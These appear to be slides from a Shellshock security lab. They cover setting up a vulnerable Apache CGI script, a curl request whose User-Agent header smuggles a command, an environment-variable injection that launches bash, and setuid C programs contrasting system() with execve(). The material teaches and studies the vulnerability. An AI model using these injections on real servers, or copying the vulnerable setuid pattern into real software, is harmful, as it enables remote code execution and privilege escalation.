
Lab Setup

```
sudo ln -sf /bin/bash /bin/sh

sudo cp myprog.cgi /usr/lib/cgi-bin
sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi

sudo apt-get update
sudo apt-get install curl
```

Apache




Curl

```
> curl http://localhost/cgi-bin/myprog.cgi

Hello World
```

Apache Shellshock



Curl Shellshock

```
> curl -A “() { :; }; /bin/echo shock > /tmp/payload” \
       http://localhost/cgi-bin/myprog.cgi
```

SetUID C System

```
void main()
{
   setuid(geteuid()); // uid = euid
   system(“/bin/ls -l”);
}
```

The Problem

```
void main()
{
   setuid(geteuid()); // uid = euid
   system(“/bin/ls -l”);
}
```

Env Attack

```
export foo=”() { :; }; /bin/bash”
```

Execve

```
void main()
{
   setuid(geteuid()); // uid = euid
   execve(“/bin/ls”, “-l”, 0);
}
```